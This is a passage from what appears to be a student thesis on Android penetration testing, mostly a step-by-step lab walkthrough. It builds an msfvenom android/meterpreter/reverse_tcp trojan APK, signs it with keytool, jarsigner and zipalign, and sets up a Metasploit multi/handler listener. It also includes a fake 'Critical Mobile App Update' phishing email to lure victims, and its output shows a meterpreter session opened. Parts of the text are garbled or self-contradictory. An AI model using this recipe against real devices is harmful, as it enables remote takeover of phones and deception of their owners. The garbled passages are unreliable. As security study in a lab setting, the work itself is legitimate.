processes are built and flooding, consuming all resources of the Android Smartphone as a result of which a DOS attack will occur, causing the phone to reboot. In [10], we asked mobile OS vendors to fix the security vulnerabilities we discovered and improve system functionality, especially when devices are inundated with various types of traffic. Enabling the "Unknown sources" setting in [11] increases the likelihood of malware being installed. It helps you to install apps from sources other than Google Play, which employs anti-malware techniques. Text and multimedia communications, according to [12], are a simple way for malicious software to spread. The Android protection system can be circumvented by colluding apps whose combined permissions enable them to carry out attacks that neither app could carry out alone, as seen in [15].

### **3.1.2 Research Questions and Hypothesis.**

#### **☐ Research Questions**

*RQ1: What are the main advantages of using MSF venom to create a payload?*

*RQ2: What are the best practices for safeguarding android devices?*

*RQ3: Which best practices are used by white hackers to hack ?*

#### **☐ Hypothesis**

The next step in the research study planning process is to identify the hypotheses that will be evaluated. One of the most crucial stages in the study preparation phase is articulating hypotheses. A hypothesis is nothing more than a well-informed - and testable - guess about the answer to our research query. Depending on the topic and the type of research being done, hypotheses can take several different forms. Hypotheses are typically expressed as "if-then" statements in their most basic form. [6]

There are two main types of hypothesis :

- null hypothesis predicts that the groups that are going to be studied will have no difference between each other .

- alternate (or experimental) hypothesis predicts that between the groups that will be studied there will be no difference

### **Alternative Hypothesis:**

The difference between using an Android Emulator and an Android Device, effects on the quality of the vulnerability scanner and in the results of pen testing and several features that are extracted more effectively from the phone than the emulator using the same dataset.

## **3.2. Selected tools**

Ethical hacking on Android Devices can't be conducted without the help of penetration testing tools. A successful penetration test lies in using the right testing tools for the test and if we don't have a physical device we can use Android Emulator . For this reason, a wide variety of penetration testing tools, for web testing , for mobile application testing or for network testing are available on the internet as open sources or commercial. All the penetration testing tools have the same main purpose: to perform a penetration test with a high level of vulnerability discovery .However, pen testing tools can differ in usability, functionality and features.

## **3.3. Tools and machine specifications**

The following table gives specifications of the machine used to implement the

tests needed for our study.

**Table 1.** Machine specifications

<b>System Manufacturer</b>	HP
<b>System Model</b>	HP EliteBook 850 g3
<b>System Type</b>	X64- based processor
<b>Processor</b>	Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2.50 GHz
<b>RAM</b>	16.0 GB
<b>Operating System</b>	Microsoft Windows 10 Enterprise 10.0.16299 Build 16299
<b>Browsers used</b>	<ul style="list-style-type: none"><li>- Google Chrome Version 74.0.3729.108 (Official Build) (64-bit)</li><li>- Internet Explorer (IE) Version 11.0</li></ul>

**Table 2 .** Tools Specifications

Genymotion	Version 2.8.0
Oracle VM Virtual Box	Version 6.1.14 r140239
Virtual Device – Android Version	Version- 4.2.2- API- 800x128



Terminal Emulator -APK FILE	Release ver 1.0.70
Virtual Maschine	Kali Linux 64 bit
MSFvenom	To infiltrate to the android OS and built a load .
Zip Align	To sign the apk file certificate.

### 3.4. Evaluation Metrics

The comparison between the selected tools is made based the following evaluation parameters [5]:

- **Capability of script generation-** Different programming languages can be used to generate or edit testing scripts.
- **Test result generation-** The ability of tools to generate test results, after executing the test suite. The test result report provides essential information about the completeness of test logs, together with a pass or fail result.
- **Application support-** Different tools can support different types of applications.
- **Programming skills-** Some tools require a special set of skills or some level of programming knowledge. This parameter evaluates how complex it is to use the tool.
- **Cross- Browser support-** Browser support is a core feature to be analyzed for each tool.

- **Pricing-** Cost is one of the most important factors in the software industry. In general, a cost effective tool is more preferred. Tools can be open-source or have license cost.
- **Miscellaneous-** Comparison can be made also based on some other criteria, such as test execution speed, ease of learning, hardware consumption, product support, other framework integration, ease of learning, database support, parallel script execution, pop-up support, file upload support.

### **3.5. Application Under Test**

For this study, I have selected different tools and applications for testing, such as email applications, file sharing, android systems etc.

### **3.6. Testing Approach**

In this study, I have decided to use a general testing approach. Under this approach, first we begin with the creation of the necessary test cases and test procedures and continue with test case execution, using all the selected tools. After executing the penetration testing stages, we will discuss and evaluate different features and aspects of the selected tools. The last step is performing the comparison among these tools.

## **CHAPTER 4**


### **IMPLEMENTATION**

This chapter briefly describes all the steps testing approach used, which includes creating test cases and test procedures, executing five stages of penetration testing , explanations and observations after performing the tests .

#### **4.1 First phase - Reconnaissance**

Discovery is critical because the more knowledge you have about your purpose, the easier it is to gain insight. Kali Linux, an Android smartphone and MSF venom are required for mobile penetration testing. Kali Linux is a Debian-based operating system that includes a number of tools for performing information security tasks such as penetration testing, forensics, and reverse engineering. In this project I used Kali Linux 64 bit and since I do not have a current Android device, I used Android Emulator as an Android device on which I performed penetration testing tasks. [3]

- From my Virtual Machine, I open Kali Linux and log in with root/toor :



*Figure 1* How to open the virtual machine Kali Linux

- **Network Configuration for Virtual Machine**

Since Kali Linux will be used to attack target systems on a network, I have to deploy all virtual machines on the same virtual network. Connecting the virtual computer to the Kali Linux network should automatically obtain an IP address from the connected network after the switch is made.

To verify the IP address, a Linux terminal is opened by clicking on the terminal icon (a black rectangle with the symbols > \_) at the top left of the Kali screen. The ifconfig command then appears to view the network information, as follows:

---

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:df:7e:4d
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedf:7e4d/64 Scope:Link
--snip--
```

---

*Figure 2* Connecting the virtual machine with internet

To ensure that Kali Linux can connect to the Internet, the ping network service was used to see if Google opens. After making sure the computer was connected to the internet, a Linux terminal was opened and it was written as follows.

```
root@kali:~# ping www.google.com
```

```
PING www.google.com (50.0.2.221) 56(84) bytes of data.  
64 bytes from cache.google.com (50.0.2.221): icmp_req=1 ttl=60 time=28.7 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=2 ttl=60 time=28.1 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=3 ttl=60 time=27.4 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=4 ttl=60 time=29.4 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=5 ttl=60 time=28.7 ms  
64 bytes from cache.google.com (50.0.2.221): icmp_req=6 ttl=60 time=28.0 ms  
--snip--
```

*Figure 3* Testing if the virtual machine is connected to the internet.

The answer from ping tells me that now the virtual machine is connected to the internet.

### *Genymotion setup*


Genymotion is an Android emulator which includes a complete set of sensors and features in order to interact with a virtual Android environment. With Genymotion Desktop, you can test your Android applications on a wide range of virtual devices for development, test and demonstration purposes. [7] Genymotion Desktop is fast, simple to install and powerful thanks to user-friendly sensor widgets and interaction features. It is available for Windows, macOS and Linux operating systems. Genymotion is a virtual environment that allows you to simulate phones on your computer. You can create the phone and run apps through it as if you were playing them on a mobile device. It is used by developers to test their products. The system includes **cloud technology** that allows you to check websites and work alongside others. [8]

**Table 3** System specifications

<b>Components</b>	<b>Allowed</b>	<b>Used</b>
CPU	<ul style="list-style-type: none"><li>• Quad-core 64bit CPU</li><li>• VT-x or AMD-V/SMV capability</li><li>• <u>SSSE3</u> (opens new window) capability</li></ul>	<ul style="list-style-type: none"><li>• Dual-core 64bit CPU</li><li>• VT-x or AMD-V/SMV capability</li></ul>
Graphics	OpenGL 3.0 or higher capable video card. <ul style="list-style-type: none"><li>• Intel HD Graphics 4000 (2012)</li></ul>	OpenGL 2.0 capable video card.
RAM Memory	8GB or higher	16 GB
Screen resolution	1600 x 900 or higher	1600 x 900
Free HD space	<ul style="list-style-type: none"><li>• 120MB for Genymotion Desktop</li><li>• 1GB per virtual devices</li></ul>	Enough space to work on

The first step to step up the Lab is to download the latest version of Genymotion .I used this link to download a free version of Genymotion 3.2.0

**[https://filehippo.com/download\\_genymotion/](https://filehippo.com/download_genymotion/)**



**Figure 4** Genymotion


**After** downloading and successfully installing Genymotion, we will open Genymotion icon on Desktop and in the photo we can see how it looks. Also, to conduct this project the latest version of Virtual Box needs to be installed. To conduct this thesis, I installed Oracle Virtual Box version 6.1.



**Figure 5** Installing Virtual Box

Now we need to add a new virtual device , we can do this by *clicking over the plus button on the right “Add Virtual Device “ or CTRL+N .*


A list with all the available Android Devices appears and I choose “*Google Nexus 7 “* , the next step is to change the name of the device and I prefer to name it “*Genymotion”* in order to differ from other devices and then click NEXT. The device will take a few time to install .



**Figure 6** New device installation


After the device is installed it may take a few time to start but we will see the emulator.





**Figure 7** Working on android emulator

Now we can see that the Android Emulator is successfully installed .If we check carefully we will see that the device is somehow identic to a physical device , it contains all types of applications that a real android has.



**Figure 8** Connecting the emulator with the internet.

## 4.2 Second phase-Scanning

Scanning is part of the process where the hacker communicates with the device that will be hacked .. Target scanning is to scan useful information such as open ports, IP addresses, operating system information, installed services, etc. [17] We will use MSF venom to build a load to infiltrate the Android OS after obtaining the IP address of the interface. The next move is to open a terminal notification and use the MSF venom tool, which is a combination of MSF load and MSF encoding, to create an utilization for the Android emulator. To access the Android emulator, MSF venom is used to build a load. [9]

The advantages of using MSF VENOM are :

- Only one tool
- Commands that are one line options
- Speed is increased

This will list down all the boundaries that will assist us with producing our payload . --> **MSFvenom -h**

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var-val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
-l, --list           <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload       <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options      List --payload <value>'s standard, advanced and evasion options
-f, --format        <format>    Output format (use --list formats to list)
-e, --encoder       <encoder>    The encoder to use (use --list encoders to list)
--service-name     <value>      The service name to use when generating a service binary
--sec-name         <value>      The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest         Generate the smallest possible payload using all available encoders
--encrypt          <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key      <value>      A key to be used for --encrypt
--encrypt-iv       <value>      An initialization vector for --encrypt
-a, --arch         <arch>       The architecture to use for --payload and --encoders (use --list archs to list)
--platform        <platform>   The platform for --payload (use --list platforms to list)
-o, --out          <path>       Save the payload to a file
-b, --bad-chars   <list>       Characters to avoid example: '\x00\xff'
-n, --nopsled     <length>     Prepend a nopsled of [length] size on to the payload
--pad-nops        Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space       <length>     The maximum size of the resulting payload
--encoder-space   <length>     The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count>     The number of times to encode the payload
-c, --add-code    <path>       Specify an additional win32 shellcode file to include
-x, --template   <path>       Specify a custom executable file to use as a template
-k, --keep        Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name   <value>     Specify a custom variable name to use for certain output formats
-t, --timeout    <second>    The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help       Show this message


root@kali:~#
```

*Figure 9* Listing all the accessible choices with msfvenom

### 4.3 Third phase –Gaining access

To create a load, I chose to use MSF venom and the download can now be saved in various formats, including '.exe,' '.msi,' '.apk,' and so on, but we will use '.apk' for this project because the victim's computer will be an Android device that supports the '.apk' plugin. I need to create a Metasploit system listener in order to create a load. Then I must convince the victim to upload the .apk file or the previously uploaded file. Social engineering, which is the psychological obligation of people to take action or disseminate sensitive information, can be used in other situations. A load that the Apk file will be generated using MSF venom. To do this, I write the following command :

```
msfvenom -p android / meterpreter / reverse_tcp LHOST =  
Localhost IP PORT  
= Local Port R>  
android_shell.apk
```



```
root@kali:~# /usr/bin/msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.18.63 LPORT=4444 R> /var/www/androidhack.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10186 bytes
```

**Figure 10** Creation of a payload .apk file with msfvenom

MSFVENOM LOAD :

- -p Load that is going to be used
- LHOST – IP of the local host is used to get a feedback (can be controlled with the ifconfig command)
- LPORT – port of a local host where we make the connection to the target
- R – is the raw format (select .apk)

- android / meterpreter / reverse\_tcp indicates that a counter meter shell will be rolled by an Android target gadget.
- '.apk' is the Trojan file extension created.

```

root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes

root@kali:/home/kali/android# ls
android_shell.apk
root@kali:/home/kali/android# ls -la
total 20
drwxr-xr-x  2 root root  4096 Jul 13 08:32 .
drwxr-xr-x 30 kali kali  4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk

```

*Figure 11* Location of .apk file in desktop

Once the .apk file,has been created ,now needs to be signed a certificate because Android mobile devices are not allowed to install applications if they are not certified . Android devices only install legal .apk files. We need to sign the .apk file manually in Kali Linux using:

- Main tool (pre-installed)
- jar seal (pre-installed)
- zip lining (must be installed)

The following commands are used to sign the certificate :**Terminal: keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000 [11]**

```
root@kali:/home/kali/android# keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: test
What is the name of your organizational unit?
[Unknown]: test
What is the name of your organization?
[Unknown]: test
What is the name of your City or Locality?
[Unknown]: test
What is the name of your State or Province?
[Unknown]: test
What is the two-letter country code for this unit?
[Unknown]: test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing key.keystore]
root@kali:/home/kali/android# ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul 13 08:45 .
drwxr-xr-x 30 kali kali 4096 Jul 13 08:31 ..
-rw-r--r--  1 root root 10186 Jul 13 08:32 android_shell.apk
-rw-r--r--  1 root root 2551 Jul 13 08:45 key.keystore
```

*Figure 12* Keytool making keystore

Terminal: **jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore an- droid\_shell.apk hacked [11]**

```
root@kali:/home/kali/android# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked
Enter Passphrase for keystore:
adding: META-INF/HACKED.SF
adding: META-INF/HACKED.RSA
adding: META-INF/SIGNFILE.SF
adding: META-INF/SIGNFILE.RSA
signing: AndroidManifest.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
```

*Figure 13* Signing the .APK file with JARSIGNER

Terminal: **jar signer -verify -verbose -certs android\_shell.apk**

```

root@kali:~/home/kali/android# jarsigner -verify -verbose -certs android_shell.apk
3 258 Mon Jul 13 08:32:32 EDT 2020 META-INF/MANIFEST.MF
>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 4/14/20, 3:18 AM to 9/9/35, 8:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
381 Mon Jul 13 09:35:26 EDT 2020 META-INF/HACKED.SF
1388 Mon Jul 13 09:35:26 EDT 2020 META-INF/HACKED.RSA
272 Mon Jul 13 08:32:32 EDT 2020 META-INF/SIGNFILE.SF
1842 Mon Jul 13 08:32:32 EDT 2020 META-INF/SIGNFILE.RSA
0 Mon Jul 13 08:32:32 EDT 2020 META-INF/
sm 6992 Mon Jul 13 08:32:32 EDT 2020 AndroidManifest.xml
>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 4/14/20, 3:18 AM to 9/9/35, 8:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
sm 572 Mon Jul 13 08:32:32 EDT 2020 resources.arsc
>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[certificate is valid from 7/13/20, 8:45 AM to 11/29/47, 7:45 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]
>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 4/14/20, 3:18 AM to 9/9/35, 8:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

```

**Figure 14** Verifying the .apk file using jarsigner .

Zip align usually is not installed in Kali Linux and I should install it .

```

root@kali:~/home/kali# apt-get install zipalign

```

**Figure 15** installing ZIPALING

Terminal: `zip align -v 4 android_shell.apk signed_jar.apk`

```

root@kali:~/home/kali/android# zipalign -v 4 android_shell.apk signed_jar.apk
Verifying alignment of signed_jar.apk (4) ...
 50 META-INF/MANIFEST.MF (OK - compressed)
 286 META-INF/HACKED.SF (OK - compressed)
 620 META-INF/HACKED.RSA (OK - compressed)
1720 META-INF/ (OK)
1770 META-INF/SIGNFILE.SF (OK - compressed)
2051 META-INF/SIGNFILE.RSA (OK - compressed)
3138 AndroidManifest.xml (OK - compressed)
4905 resources.arsc (OK - compressed)
5135 classes.dex (OK - compressed)
Verification successful
root@kali:~/home/kali/android#

```

**Figure 16** Verifying the .apk into a new file usng zipaling.



The.apk file is now legal and can be used and the new filename is singed\_jar.apk after Zip sort verification.



*Figure 17* Malicious .apk file ready to install.

The next step is to use Metasploit and multihandler load. New uses reported in the Vulnerabilities Popular and Exposures (CVE) database are regularly updated in Metasploit. So, you can match your scan results with the available utilizations and attack the target with a Metasploit utilization. Meterpreter is a sophisticated payload developed by Metasploit. Meterpreter offers you options like opening webcams, dropping password hashes and more after you gain access to the target scheme. The meterpreter also stays in the target memory, making it extremely difficult to identify. [14]

Terminal:

**MSF**

**console**

## 4.4 Fourth phase - Exploit /Executing the attack

The next step is to launch the exploit multihandler and use android payload to serve to clients . Terminal: **use exploit/multi/handler**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target
```

*Figure 18* Setting up the exploit.

Next step is to use the options for payload, listener IP (LHOST) and listener PORT(LPORT).

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.10     yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

*Figure 19* Exploit



We can type 'exploit' to start the attack. After we execute the 'utilize' command, the TCP holder starts immediately. We can use social engineering to make the target to download the '.apk' file. For the purpose of the manual, we are simply making the victim machine download the file to Android Phone.

Type : run

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  0  Wildcard Target

Exploit target:

  Id  Name
  --  ---
  0  Wildcard Target

msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  The listen address (an interface may be specified)
  LPORT  4444  yes  The listen port

Exploit target:

  Id  Name
  --  ---
  0  Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

*Figure 20* Executing the exploit

## Critical Mobile App Update

Hi User,

it's been a while since you last upgraded a mobile application from a critical update. Below is the URL to update mobile applications.

[https://example.com/singed\\_jar.apk](https://example.com/singed_jar.apk)

Thank You  
Team Mobile |

**Figure 21** Sending the spam email

Download the `singed_jar.apk` file and install it with “unknown resources allowed” on the Android device.



**Figure 22** Install the app into the android device

Now we need to install the malicious Android .apk file on the targets mobile device. An attacker could maliciously share an Android .apk with victims with the help of email fraud. Once the victim installs the malicious file, the attacker can easily turn a crosshair session into Metasploit. The next step is to configure the Android emulator because I do not have an Android device .

The steps to configure an Android emulator are :

- Download the image file for the Android x86 code project from the Google Code projects page
- Create a virtual machine using kernel version
- Mount the ISO file in VMware options
- Complete the process and operate the machine in LIVE mode
- Configure your Android device
- Set up a Google Account

After configuring the Android emulator in the VM, I need to download the file from the cloud connection I created on Kali Linux and email it to the victim account. [11]

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter dalvik/android u0_a54 @ localhost 192.168.
444 → 192.168. :35713
msf5 exploit(multi/handler) > █
```

*Figure 23* Meterpreter session

You can interact with each session by pressing the following command: sessions -i [Session ID] After entering the session, press "help" to list all the commands we can present in this session.

Open the multi / holder terminal. [16]

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

